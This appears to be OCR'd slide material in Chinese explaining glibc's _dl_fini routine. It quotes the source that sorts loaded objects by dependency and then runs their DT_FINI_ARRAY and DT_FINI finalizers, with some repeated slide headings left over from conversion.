
```
$ ▌

void _dl_fini(void)
{
    for (Lmid_t ns = GL(dl_nns) - 1; ns >= 0; --ns)
    {
        __rtld_lock_lock_recursive(GL(dl_load_lock));

        unsigned int nloaded = GL(dl_ns)[ns]._ns_nloaded;
        struct link_map *maps[nloaded];
        unsigned int i;
        struct link_map *l;
        for (l = GL(dl_ns)[ns]._ns_loaded, i = 0; l != NULL; l = l->l_next)
            if (l == l->l_real)
            {
                maps[i] = l;
                l->l_idx = i;
                ++i;
                ++l->l_direct_opencount;
            }
        unsigned int nmaps = i;
        _dl_sort_maps(maps + (ns == LM_ID_BASE), nmaps - (ns == LM_ID_BASE),
                      NULL, true);
        __rtld_lock_unlock_recursive(GL(dl_load_lock));
        ...
```

Object 之間會有 dependency，因此需要 sort 來調整呼叫 fini function 的順序

$ DL End

_dl_fini part2

- 呼叫 DT_FINI_ARRAY 的 function entry
- 呼叫 DT_FINI function




```
$       for (i = 0; i < nmaps; ++i)
        {
            struct link_map *l = maps[i];
            if (l->l_init_called)
            {
                l->l_init_called = 0;
                if (l->l_info[DT_FINI_ARRAY] != NULL ||
                    l->l_info[DT_FINI] != NULL)
                {
                    if (l->l_info[DT_FINI_ARRAY] != NULL)
                    {
                        ElfW(Addr) *array =
                            (ElfW(Addr) *)(l->l_addr +
                                         l->l_info[DT_FINI_ARRAY]->d_un.d_ptr);
                        unsigned int i = (l->l_info[DT_FINI_ARRAYSZ]->d_un.d_val
                                           / sizeof(ElfW(Addr)));
                        while (i-- > 0)
                            ((fini_t)array[i])();
                    }

                    if (l->l_info[DT_FINI] != NULL)
                        DL_CALL_DT_FINI(l, l->l_addr +
                                           l->l_info[DT_FINI]->d_un.d_ptr);
                }
            }
            --l->l_direct_opencount;
        }
    }
}
```

$ DL End

_dl_fini part2

- 呼叫 DT_FINI_ARRAY 的 function entry
- 呼叫 DT_FINI function



